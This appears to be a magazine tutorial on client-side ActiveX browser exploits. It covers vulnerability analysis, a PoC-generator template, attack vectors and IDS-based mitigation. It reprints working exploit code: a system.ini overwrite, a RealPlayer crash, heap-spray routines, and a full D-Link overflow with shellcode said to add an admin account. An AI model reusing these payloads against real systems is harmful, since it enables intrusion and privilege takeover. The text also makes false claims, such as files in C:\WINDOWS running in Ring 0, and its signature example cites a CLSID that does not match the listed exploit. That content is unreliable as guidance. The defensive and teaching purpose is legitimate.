ANUSHREE REDDY

Client-side Exploits

Difficulty

■■□

Client-side exploit are some of the most commonly seen exploits and this is mainly due to the fact that traditional perimeter security (firewalls, router access lists) offer little or no protection against these kinds of exploits. This is due to the fact that client-side exploits target vulnerabilities on the client applications.

WHAT YOU WILL LEARN...

Client-side vulnerabilities, exploit and countermeasures

Business impact on client-side exploits

WHAT YOU SHOULD KNOW...

Basic knowledge of exploits, vulnerabilities and security

Operating systems, applications and web

In this article we will be learn about client-side exploits, attack vectors and mitigation techniques. We will not be looking into Trojans, Spyware and Virus even though they are considered as client-side Malware.

Target Audience

Entry to mid-level security professionals. Business Analysts/Managers in information security team.

Client-side Applications

Client-side application is the software that runs on the user's machine, over the *Operating System* (OS). For this application to work in the way it is supposed to, developers code libraries for the software to run on the local profile. Cross-platform application coding has increased the complexity of coding, though business requirements has reduced the time for releasing a product. These realities have encouraged the use of plug-ins, widgets, scripts and other code replication and development techniques that increases the ease of development and faster release of software, and this of course increases the software bugs exponentially. Hence, the common technique used to cover these mistakes is to patch the software to cover these blunders. To update patches every once in a while, sometimes the developers leave backdoors in the code at the development stage and then the Quality Analysts and Software Tester's sometimes add testing code that tests the software in the testing phase. If these backdoors and testing code are not stripped out of the final code before release, attackers can find and exploit faults in this code accordingly.

Traditionally attackers have targeted vulnerable Internet services software on servers (such as mail, domain name service (DNS, etc). Vendors have improved their record of fixing service software defects, and now attackers have shifted their attack to Internet clients and by implication Internet users (defect on server with target on server has shifted to defect on client software, target client software). Client-side exploits target defects in the Internet client software (web browser or E-mail client).

Business Impact

As discussed in the client-side applications section, business requirements have a major impact on client-side software. Code audits, software audits and risk analysis zero in on high-level views of risks to the business. The following image (Figure 1) shows the timelines of the various stages in software development (To keep it simple, we divide the entire life cycle into three stages. This is not the lifecycle that you see in reality or in the software development lifecycle materials).

In Figure 1 (top-pane), we see the time taken for typical software development. Good software requires longer designing time because this stage is where the software architects perform requirement analysis, structural analysis and design specifications based on the client-side software that needs to be developed. Once this is done, the developer starts building modules while the analyst perform a variety of tests (input validation, boundary analysis, unit testing, etc.). The software may then require additional development depending on what faults were found during this testing phase. Since development and analysis takes place in a loop, they are both shown within one time frame. One of the important goals of a business is to complete a task with minimal resources in minimum time period. This is as shown in the bottom-pane of Figure 1. This impacts the client-side software development by increasing the vulnerabilities or bugs. Inadequate time budgeting during this phase frequently results in software flaws.

Client-side Vulnerability Analysis

To identify and locate vulnerabilities in client software, a vulnerability analyst or exploit writer may run several tools that test for bugs in compiled code. In most cases, softwares are compiled and are in executable formats where the code cannot be identified without using tools that penetrate through the executables. Disassemblers and debuggers are two commonly known categories of tools used by reverse-engineers to reverse an executable into its code form. Though, debuggers are used in the cases where the executables are run in the memory and then the code is reversed to its original form based on the code that runs on the memory (RAM). On the other hand a fuzzer is a tool that can test the client-size software with random input values. Fuzzing is a really simple process and the failure of the software will identify the defects in the code. In this article, we will not be entering into the different types of fuzzers or debuggers.

ActiveX is a component used by web browsers. It is a *Component Object Model* (COM) developed by Microsoft for the developers to create software components that can run in several Windows applications such as IE, Media Player and so on. ActiveX code for a particular function or functionality uses a unique program ID or class ID. There can be several methods within a single ActiveX. Figure 2 shows the way in which ActiveX vulnerability assessment can be performed by running tools against the ActiveX that is being tested.

Performing a vulnerability assessment over the ActiveX components will give out the list of vulnerable methods (listed as variables in Figure 2) and the class ID/program ID of the ActiveX that is being tested.

The website *www.milw0rm.com* is a good resource of exploits that really work, since str0ke (owner of Milw0rm) tests every single exploit before committing it on the site. In the following example, the sample code has been taken from milw0rm.com to show the various components of a client-side exploit (in this case, we took an email software for example). Figure 3, shows the client-side exploit on PBEmail7 ActiveX component, where the CLSID (Class ID) and the vulnerable methods are highlighted.

In the above example, `clsid: 30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC` is the class ID of the ActiveX against which the exploit is written. Object ID is `kat` and the object links the class object with the method that is vulnerable. `SaveSenderToXml` is the vulnerable method for this class ID. A shellcode or system software is usually called at this vulnerable method. In this case, *C:\WINDOWS\system.ini* is the system software that is called. This is




Figure 1. *Business Impact on Client-side Software Development*




Figure 2. *ActiveX Vulnerability Analysis*

done to perform privilege escalation from a user-level software privilege to an OS privilege level. Different softwares run in different privilege levels according to its usage, need and the location from which it runs. *C:\WINDOWS\* softwares are OS related softwares and hence they run in the Kernel mode (Ring 0), which is the highest privilege level. Then the device drivers that run on Ring 1 and Ring 2 depending on the privilege of the driver that is running. Then comes the user application such as IE that runs on Ring 3. Hence, to step up (privilege escalation) from Ring 3 to Ring 0, we call the *C:\WINDOWS\* software. Figure 4 shows the protection rings that we just saw in the above example.

Ring 0 runs the Kernel and OS processes that are very high privileged software. Device drivers run on Rings 1 and 2 depending on the level of system access the driver requires and the level of trust that OS has for the particular device driver for a physical device (hard drive, video card etc.). User applications run on Ring 3 as shown in the Figure 4.

Most of the client side exploits look very similar except for the class ID, vulnerable method, the software being called or shell code and the way in which the exploit writer codes it.

```
<pre>
<b>Found by </b>:Katatafish (karatatata{at}hush{dot}com)
<b>software</b>:PBEmail7 ActiveX Edition
<b>Vendor:</b> http://www.perfectionbytes.com
<b>vulnerability</b>:Insecure method
SaveSenderToXml(XmlFilePath:BSTR)stdcall; in PBEmail7Ax.dll
<b>Tested on Internet explorer7 with Windows XP SP2.</b>
<Thanks:</b> strOke

</pre>

<object classid="clsid:30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC"
id="kat"></object>
<script language="vbscript">
kat.SaveSenderToXml"C:\WINDOWS\system.ini"
MyMsg=MsgBox(Done!Your C:\WINDOWS\system.ini file should now
be overwriten.")
</scrpit>

#milw0rm.com[2007-10-12]

                                   Courtesy: ml10rm.com & katatafish
```

Figure 3. *Client-side exploit on E-mail software*




Figure 4. *Protection Rings*

```
<!--
---------------------------------------------------------------------------
RealPlayer 10.5 rpau3260.dll Internet Explorer denial of service
author: shinnai
mail: shinnai[at]autistici[dot]org
site: http://shinnai.altervista.org
tested on windows XP Professional SP2 all patched, with Internet Explorer 7
---------------------------------------------------------------------------
-->

<html>
<body>
<object classid="clsid:405DE7C0-E7DD-11D2-92C5-00C0F01f77C1" id="Real Player">
</object>
<script>
</html>
</body>

<!--
Just initialize the control, the close IE :)
-->

# milw0rm.com [2006-12-20]
```

Figure 5. *Real Player 10.5 IE DoS*

Global Perspective of Client-Side Exploits

Different sites and different organizations have their own classifications of client-side exploits. The advantage of this is that the people who wish to secure themselves have several options to choose from, for securing against client-side exploits. Defining client-side exploit makes it simpler for us to understand the exploits that could fall under this category. *Exploiting vulnerabilities in client-side applications* is a broad definition of client-side exploitsOne must distinguish between exploits that attack Internet client applications (such as web browsers and E-mail clients) and exploits that target Internet users such as Cross Site Scripting. Exploits that target Internet users tend to rely on social engineering rather than attacks on client software code defects. One must keep in mind where the defect is, and who or what the target is. In Cross Site Scripting the defect is on the Web application residing on the server. The target is the Internet user surfing to that Web application. Hence we don't believe that it is a good idea to discuss about them in this article.

A client-side exploit could target the boundary elements, memory locations where the software runs, denial of service and other techniques. Overflowing buffer spaces in the memory location where the local software runs is one way to exploit the client software. Stack-overflow and heap-overflow are two types of buffer overflows. ActiveX exploits targeting Media Player, Adobe, iTunes, Real player, e-mail, Instant Messenger and various other ActiveX based software plug-ins, Firefox, Internet Explorer and various other applications that run on the local system. Let us now look at a sample exploit in Figure 5 (Courtesy: milw0rm.com, shinnai).

As discussed before, the two components that are most important for the above exploit to run is the CLSID and the vulnerable method. In this case, `clsid:405DE7C0-E7DD-11D2-92C5-00C0F01F77C1` and `.Initialize` are the vulnerable components. Let us now see a buffer overflow (heap-overflow) sample of a client-side exploit. Real Player rmoc3260.dll ActiveX Control Remote Code Execution Exploit(Heap Corruption).

Listing 4, shows the shellcode used in this exploits. This shellcode has been taken from Metasploit (Courtesy: *www.metasploit.com*).

The following code snippet is part of the above exploit, where this part of the code specifies the block length, and performs the heap memory overflow and in turn calls the shellcode.

Figure 6 shows the final part of the code that specifies the vulnerable ActiveX class along with the object that maps with the above code snippet in calling the vulnerable method `.Console`.

Now that we have seen the Denial of Service, buffer overflow and other generic ActiveX exploit samples, let us blend in the core values of all the above to form a client-side exploit template. Metasploit is an industry standard exploit development framework.

Now, we will be looking at a tool that helps analysts to generate Proof-of-Concept (PoC) from the vulnerable methods with their corresponding class ID or program ID. All that an analyst requires to have is the vulnerable data and choose the stuff he or she wishes to use from the template and boom, a PoC will be created in few seconds. Let us now consider the various components that are required for creating a simple client-side PoC. We will break this into two:

- Components that the user should have;
- Components that the user should choose


Components that user should have includes:

- Vulnerable ActiveX
- Vulnerable Method(s) (there could be several vulnerable methods within a single ActiveX plugin)

Components that the user should choose includes,


- Shellcode (for payload); or
- Operating System program (to perform privilege escalation)

All these components have been discussed in the above examples, and hence let us now examine the template. We have no working model at the moment, though we can throw in some PHP logic for some of our readers who intend to try it out themselves. Figure 7, shows the sample template model. Whatever we have seen above will be in this template in the left pane and whatever is generated based on



```
<body onload="JavaScript: return Check();">
        <object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">
                Unable to create object
        </object>
</body>
```

Figure 6. *Class ID of Real Player rmoc3260.dll ActiveX Control Heap Corruption*



CLSID: 0B1C3B47-207F-4CEA-8F31-34E4DB2F6EFD

# of Method(s): 1

Method(s): SaveToFile

Method(s):

Method(s):

```
<HTML>
<BODY>
 <object id=ctrl classid="
clsid:{0B1C3B47-207F-4CEA-8F31-34E4DB2F6EFD}"></object>
<SCRIPT>
function Do_it()
 {
  File = "c:\\boot_.ini"
  ctrl.SaveToFile(File)
 }
</SCRIPT>
<input language=JavaScript onclick=Do_it() type=button value=
"Proof of Concept">
</BODY>
</HTML>
```

Figure 7. *Client-side PoC generation framework (template)*

Listing 1. *Vulnerable ActiveX class and method*

```
var bigblock = unescape("%u0C0C%u0C0C");
var headersize = 20;
var slackspace = headersize + shellcode1.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
        fillblock;
var memory = new Array();
for (i = 0; i < 400; i++){ memory[i] = block + shellcode1 }
var buf = '';
while (buf.length < 32) buf = buf + unescape("%0C");
var m = '';
m = obj.Console;
obj.Console = buf;
obj.Console = m;
m = obj.Console;
obj.Console = buf;
obj.Console = m;
```

our inputs can be seen on the right pane of the template.

In Figure 7, the user chooses the application/program in the left pane (located within privileged folder for privilege escalation). If the user whishes, they can check the box that provides option for user to choose possible variants of shellcodes to find which one would fit in perfectly for their PoC. Class ID and Program ID are unique identifiers for ActiveX plugins and once the corresponding vulnerable component is chosen the user can input the CLSID or ProgID in the text box provided next to the options menu. There could be more than one vulnerable method in a single ActiveX plugin and hence we give the user options to choose the number of vulnerable methods and then enter them in the corresponding text boxes. Once this is all done, the code can be generated on the right hand pane as shown in Figure 7. Voila!!! We now have the PoC of the client-side exploit that we wish to create. Since, this is not in working yet, let us now see the various parts that are




Figure 8. *Framework Design Internals*




Figure 9. *Client-side exploit script attacking Internet Clients*

required for our users to build this at their laptops when chilling around a beach.

Creating the framework – – A simple description

PHP is known to be vulnerable to many remote exploits known in this mighty world though one thing that people forget to realize is that nothing is secure unless you do it in a secure way. PHP can be coded in a secure way by adding validation functions, setting boundaries to user inputs, URI filtering, regex matching the good and bad input vectors, configuration file settings and by various other means.

Figure 8 shows the architecture of a client-side PoC framework that we just saw before. The user can create a shellcode DB and fill it in with all the shellcodes he can find, similar to the Metasploit shellcode shown before. Applications include path to all the OS files that have higher privileges. Templates include parts of the code that will be used to generate a client-side PoC by filling in the user specified inputs and values combined with the template. The template can be chosen based on the user inputs. This can be seen from the various examples seen in this entire article. If a user chooses shellcode, we could use a different template and if the user chooses application we can choose a different template. Again, it changes based on whether the user chooses class ID or program ID and the template again changes based on the number of methods. All this can be within the template database. All these three DB's can be interfaced with the front-end and based on user input the queries can change. Once this is all done, all this can be put together as shown in the Figure 7 and also stored in a DB for the user to later use it at his or her convenience.

Attack Vectors

There are many ways to exploit a vulnerable system. Attack vector defines the ways in which anyone can gain access to the system or server in order to deliver the exploit. Exploit writers choose their attack vectors based on the number of systems that they wish to target. If they wish to target individual system or a targeted exploit (similar to retail) and if they wish to target the huge sum of Internet users, they can infect servers on the Internet and thereby attacking the clients who visit the vulnerable sites. Figure 9 shows the way in which B infects the server on the Internet. Once user's A, C and D visit this website, they will be exploited by the client-side exploit.

There are several other attack vectors such as phishing. Phishing a client with a spoofed or phished email would take the system to an intended server, which can loot money or passwords, insert keyloggers to the user system and as well exploits that escalate the malicious attacker's privilege such as the client-side exploit. Cross-site scripting (XSS) is listed under client-side exploit in certain security websites. XSS exploits the user who visits vulnerable site, where the attacker can push an exploit or a malicious website redirection. Hence, we consider XSS as one of the attack vectors for client-side exploits.

Figure 10, shows the ways in which content spoofing or scripting could cause users to be phished or redirected to malicious sites and there by being a victim of client-side exploits.




Figure 10. *Infected systems inviting more with Phished links*




Figure 11. *Number of exploited users vs. Time frame Graph*

The slower technique is to target fewer machines at a time and the faster would be to target a huge set of clients by targeting the most popular vulnerable sites that have good customer base. Though, the faster method would affect more, the slower technique would be stealthy and under the radar. Once the exploit grows large scale, the security companies find the attack vector with one of their honeypots that identify such an exploit targeting vulnerable Internet users to be exploited, and this would lead to patch the system and secure the devices. This being the case, one may think that the slower is preferable, but at some point of time that would also be identified as the faster one.

To understand this in depth, let us consider the sample client-side exploit developed by a malicious user with either one of the following intents:

- Exploit as many sites as possible and increase the fame in the field
- Exploit a selective target to attain monetary or personal benefit

In case (*a*), the exploit writer's intent would be to exploit many victims, when it is still a zero day client-side exploit. Hence looking at Figure 11, *y* is the maximum number of users exploited at a given point of time. And y is reached in *m* time period. Though this is quite high, the time period of recognition and mitigation would be really soon as the corporate and security organization would invest time on mitigating such an exploit from entering their network or their clients' networks. Considering case (*b*) where the exploit is more targeted to specific clients, attackers have more chances to remain stealth and unnoticed unless and until the client they are targeting belong to a wealthy organization or a security researcher. In this case, *x* is the maximum number of exploited at a given point of time and this was attained over the time period *n*.

Even though x is less than y and m is shorter than n duration, in case (*a*) the life of client-side exploit comes to an end faster than the same in case (*b*). Though, this depends on how fast the clients are patching, performing Windows updates (for IE, Office, etc) and other software updates.

Though some of them assume that firewalls would secure the corporate environment and adding IDS to it would add defense-in-depth, nothing really functions unless:

- The endpoint devices are configured as it is supposed to be…
- The following features of web browsers are disabled (although some websites work only when these are enabled):
  - ActiveX
  - Java
  - Plug-ins
  - Cookies
  - JavaScript
  - VBScript
  - 3rd party browser extensions
- IDS signatures and AV signatures are up-to-date

Listing 2. *ActiveX Exploit – sample*

```
D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit
                       (Internet Explorer 7/XP SP2)

<html>
<object classid='clsid:A93B47FD-9BF6-4DA8-97FC-9270B9D64A6C' id='VAPGDECODERLib' />
</object>
<script language='javascript'>
//add su one, user: sun pass: tzu
shellcode = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u3749%u4949" +
                     "%u4949%u4949%u4949%u4949%u4949%u4949%u5a51%u456a" +
                     "%u5058%u4230%u4231%u6b41%u4141%u3255%u4241%u3241" +
                     "%u4142%u4230%u5841%u3850%u4241%u6d75%u6b39%u494c" +
                     "%u5078%u3344%u6530%u7550%u4e50%u716b%u6555%u6c6c" +
                     "%u614b%u676c%u3175%u6568%u5a51%u4e4f%u306b%u564f" +
                     "%u4c78%u414b%u774f%u4450%u4841%u576b%u4c39%u664b" +
                     "%u4c54%u444b%u7841%u466e%u6951%u4f50%u6c69%u6b6c" +
                     "%u6f34%u3330%u6344%u6f37%u6a31%u646a%u474d%u4871" +
                     "%u7842%u4c6b%u6534%u716b%u5144%u6334%u7434%u5835" +
                     "%u6e65%u736b%u646f%u7364%u5831%u756b%u4c36%u644b" +
                     "%u624c%u6c6b%u634b%u656f%u574c%u7871%u4c6b%u774b" +
                     "%u4c6c%u464b%u7861%u4f6b%u7379%u516c%u3334%u6b34" +
                     "%u7073%u4931%u7550%u4e34%u536b%u3470%u4b70%u4f35" +
                     "%u7030%u4478%u4c4c%u414b%u5450%u4c4c%u624b%u6550" +
                     "%u6c4c%u6e6d%u626b%u6548%u6858%u336b%u6c39%u4f4b" +
                     "%u4e70%u5350%u3530%u4350%u6c30%u704b%u3568%u636c" +
                     "%u366f%u4b51%u5146%u7170%u4d46%u5a59%u6c58%u5943" +
                     "%u6350%u364b%u4230%u7848%u686f%u694e%u3170%u3370" +
                     "%u4d58%u6b48%u6e4e%u346a%u464e%u3937%u396f%u7377" +
                     "%u7053%u426d%u6444%u756e%u5235%u3058%u6165%u4630" +
                     "%u654f%u3133%u7030%u706e%u3265%u7554%u7170%u7265" +
                     "%u5353%u7055%u5172%u5030%u4273%u3055%u616e%u4330" +
                     "%u7244%u515a%u5165%u5430%u526f%u5161%u3354%u3574" +
                     "%u7170%u5736%u4756%u7050%u306e%u7465%u4134%u7030" +
                     "%u706c%u316f%u7273%u6241%u614c%u4377%u6242%u524f" +
                     "%u3055%u6770%u3350%u7071%u3064%u516d%u4279%u324e" +
                     "%u7049%u5373%u5244%u4152%u3371%u3044%u536f%u4242" +
                     "%u6153%u5230%u4453%u5035%u756e%u3470%u506f%u6741" +
                     "%u7734%u4734%u4570");
bigblock  = unescape("%u0a0a%u0a0a");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<500;i++){memory[i] = block+shellcode}
bof="http://";
for (i=0;i<9999;i++){bof+=unescape("%u0d0d%u0d0d")}
VAPGDECODERLib.Url = bof;
</script>
</html>
# milw0rm.com [2008-02-26] (Courtesy: milw0rm.com, rgod)
```

- Research is being performed on the network/systems for finding current vulnerabilities on the system (some call it pentesting, and some call it vulnerability assessment, though it really differs from each other in many ways).
- Softwares are constantly updated, patched and clear of risks.

Figure 12, shows a way in which the attacker penetrates through the firewall when the user accepts return traffic from the malicious site, from the vulnerable client (*browser*). Once this exploit is into the network, the attacker can root the machine or attain privileges and propagate through the entire network by exploiting each vulnerable box in the same network.

To look further into the way return traffic looks, let us look at the 3-way handshake and how an attacker could make use of this even without the client really visiting the site. A 3-way handshake between client and server starts with a *SYN* (*synchronize*) from the client side and then the server responds with its *SYN* and an *ACK*(acknowledge) for the client's *SYN*. The client then responds with an *ACK* to complete this handshake. This is why an attacker would target a website trusted by the clients, so that the vulnerable client would visit the exploited malicious site and would download the exploit into their system unknowingly. In Figure 13 top-part, we see how a general client-server TCP 3-way handshake takes place and in bottom-part of Figure 13 we see how the exploit data is pushed to the client once the handshake is complete.

This is to inform the clients that any single mitigation technique alone would not help the client from being exploited with client-side exploits. It should be a step-wise process provided in order to protect the client at several stages. This is what defense-in-depth was intended for, though many people do not consider the in-depth part and see it as separate entities and there by considering themselves to be protected with defense-in-depth though they are unaware that they are weak as a sand castle.

Exploit Mitigation

As discussed in the previous section, there are several ways to secure against client-side exploits by securing data at various levels. Let us consider the following layers:

- End-point network security
- Network monitoring
- System monitoring
- Software Defenses

End-point network security includes firewall or router *Access Control Lists* (ACLs). By default, it should be *DENY ALL* policy to deny all traffic and users that are not authorized to enter the network. Then whitelist the IP's or network connections that are allowed from the network. In this way, the end-point security devices would prevent access to malicious sites. Network monitoring may include *Intrusion Detection Systems* (IDS) such as Snort along with a combination of log analysis toolkits to correlate the logs obtained from the end-point devices with the signatures that got triggered at the monitoring device. Let us consider a sample exploit for which signature is being written. In this case, let us consider a sample signature from *www.EmergingThreats.net*, which has a huge collection of signatures in the *EmergingThreats* (ET) signature format.

Let us consider the following exploit (*http://www.milw0rm.com/exploits/5193*)

In this D-Link MPEG4 SHM Audio Control remote overflow exploit, let us look at some of the most valuable information with which a signature can be written.

A signature (in general) should be considered as something which the packets should be matched with in order to find out if it has the components of a specific exploit.

Like discussed before in the ActiveX section, CLSID or Program ID that has the vulnerable method along with the combination of few other components in the exploit that are unique to a specific exploit could be used for generating a signature. Akash Mahajan's signature for D-Link MPEG4 SHM Audio Control (VAPGDecoder.dll 1.7.0.5) remote overflow exploit is considered in this example for explaining more about how to write sample IDS signature that identifies exploits when it is still in packet state rather than at the point when it has already reached the system (see Listing 3).

In the mentioned signature, `clsid`, `210D0CBC-8B17-48D1-B294-1A338DD2EB3A`, `"0x40000"` and `"Url"` are case insensitive packet matching candidates that are seen in the content fields. Looking at the exploit once again, these are the few unique characteristics of this exploit, which when put together form the pattern matching capability (this is as explained in the ActiveX samples seen before).

Though, IDS and pattern matching technique are the methods to perform monitoring at the network level to prevent against client-side exploit, they have certain weaknesses too. There are IDS evasion techniques such as fragmentation (fragments of very small size), different encoding techniques and other ways to evade IDS or the specific signature that identify a specific exploit. Hence, a system level security could protect against client-side exploit even if the exploit has come across the network to a specific system. This includes host-based IDS (HIDS) which is an intrusion detection technique used to detect intrusion at the system level. This would have the capability of looking at the system at three different layers. File system layer, local memory and registry




Figure 12. *Client-side exploit entering corporate network*




Figure 13. *3-way handshake (above) and Exploit Data Transfer (below)*

would indicate the HIDS if there are any local exploits running on the system memory or even when it has reached the system storage (*file system*). If this exploit installs anything specific on the system files, it would be seen on the registry. Apart from this, if a good active anti-virus is running on the system, it would prevent the exploit from existing in all these layers by performing packet matching at the system level, though it all depends on how up-to-date these tools are and how often the signatures or components are updated.

